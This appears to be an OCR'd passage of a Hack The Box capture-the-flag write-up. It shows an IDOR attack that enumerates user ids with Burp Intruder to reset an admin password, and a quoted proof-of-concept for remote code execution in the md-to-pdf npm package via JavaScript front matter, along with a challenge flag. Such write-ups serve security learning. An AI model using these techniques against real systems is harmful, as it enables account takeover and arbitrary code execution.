



Further analysis of the password reset request ended up with one interesting finding. Application uses the *uid* parameter from a request to determine a user, so I decided to use Burp Suite Intruder (Community version) to automate attack and try to reset password for other valid users by submitting different *uids*.








Success response:





http://134.209.178.167:303... POST /api/users/update
Contains a JWT
http://134.209.178.167:30321/api/users/update
Add to scope
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer (request)
Send to Comparer (response)
Show response in browser
Request in browser
Extensions
Engagement tools [Pro version only]
Show new history window
Add comment
Highlight
Delete item
Clear history
Copy URL
Copy as curl command
Copy links
Save item
Proxy history documentation



Positions
Payloads
Resource Pool
Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack typ
different ways.
Payload set: 1
Payload count: 101
Payload type: Numbers
Request count: 101
Payload Options [Numbers]
This payload type generates numeric payloads within a given range and in a specified format.
Number range
Type: Sequential Random
From: 100
To: 200
Step: 1
How many:
Number format
Base: Decimal Hex





One of the requests was successful and I managed to reset the *admin* password.







Flag: HTB{x55_4nd_id0rs_ar3_fun!!}


Blinker Fluids

Challenge info



Because the challenge contained the downloadable part, I decided to start from the source code analysis and managed to find a vulnerable NPM package using Snyk Vulnerability DB.





Link: https://security.snyk.io/vuln/SNYK-JS-MDTOPDF-1657880

Application is vulnerable to RCE, so I started work on the exploit and decided to test it locally. Additional information on the issue: https://github.com/simonhaenisch/md-to-pdf/issues/99

github.com/simonhaenisch/md-to-pdf/issues/99

magicOz commented on Sep 22, 2021

The library gray-matter (used by **md-to-pdf** to parse front matter) exposes a JS-engine by default, which essentially runs **eval** on the given Markdown.

https://github.com/simonhaenisch/md-to-pdf/blob/master/src/lib/md-to-pdf.ts#L26

Given that **md-to-pdf** is *only* a Markdown to PDF-library and looking at how other projects use it - I think it is an undesirable *feature* to be able to execute any arbitrary Javascript by anyone in control of the Markdown content.

A possible fix would be to override gray-matter's JS-engine:

```
const { content: md, data: frontMatterConfig } = grayMatter(mdFileContent, { engines : { js : () => {} } } );
```

PoC:

```
$ cat /tmp/RCE.txt
cat: /tmp/RCE.txt: No such file or directory
$ node poc.js
$ cat /tmp/RCE.txt
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu)
```

poc.js:

```
const { mdToPdf } = require('md-to-pdf');

var payload = '---js\n((require("child_process")).execSync("id > /tmp/RCE.txt"))\n---RCE';

(async () => {
        await mdToPdf({ content: payload }, { dest: './output.pdf' });
```

Assignees
No one assign

Labels
bug


Projects
None yet


Milestone
No milestone

Development
No branches

2 participants

Exploiting detected vulnerabilities on a local instance of server

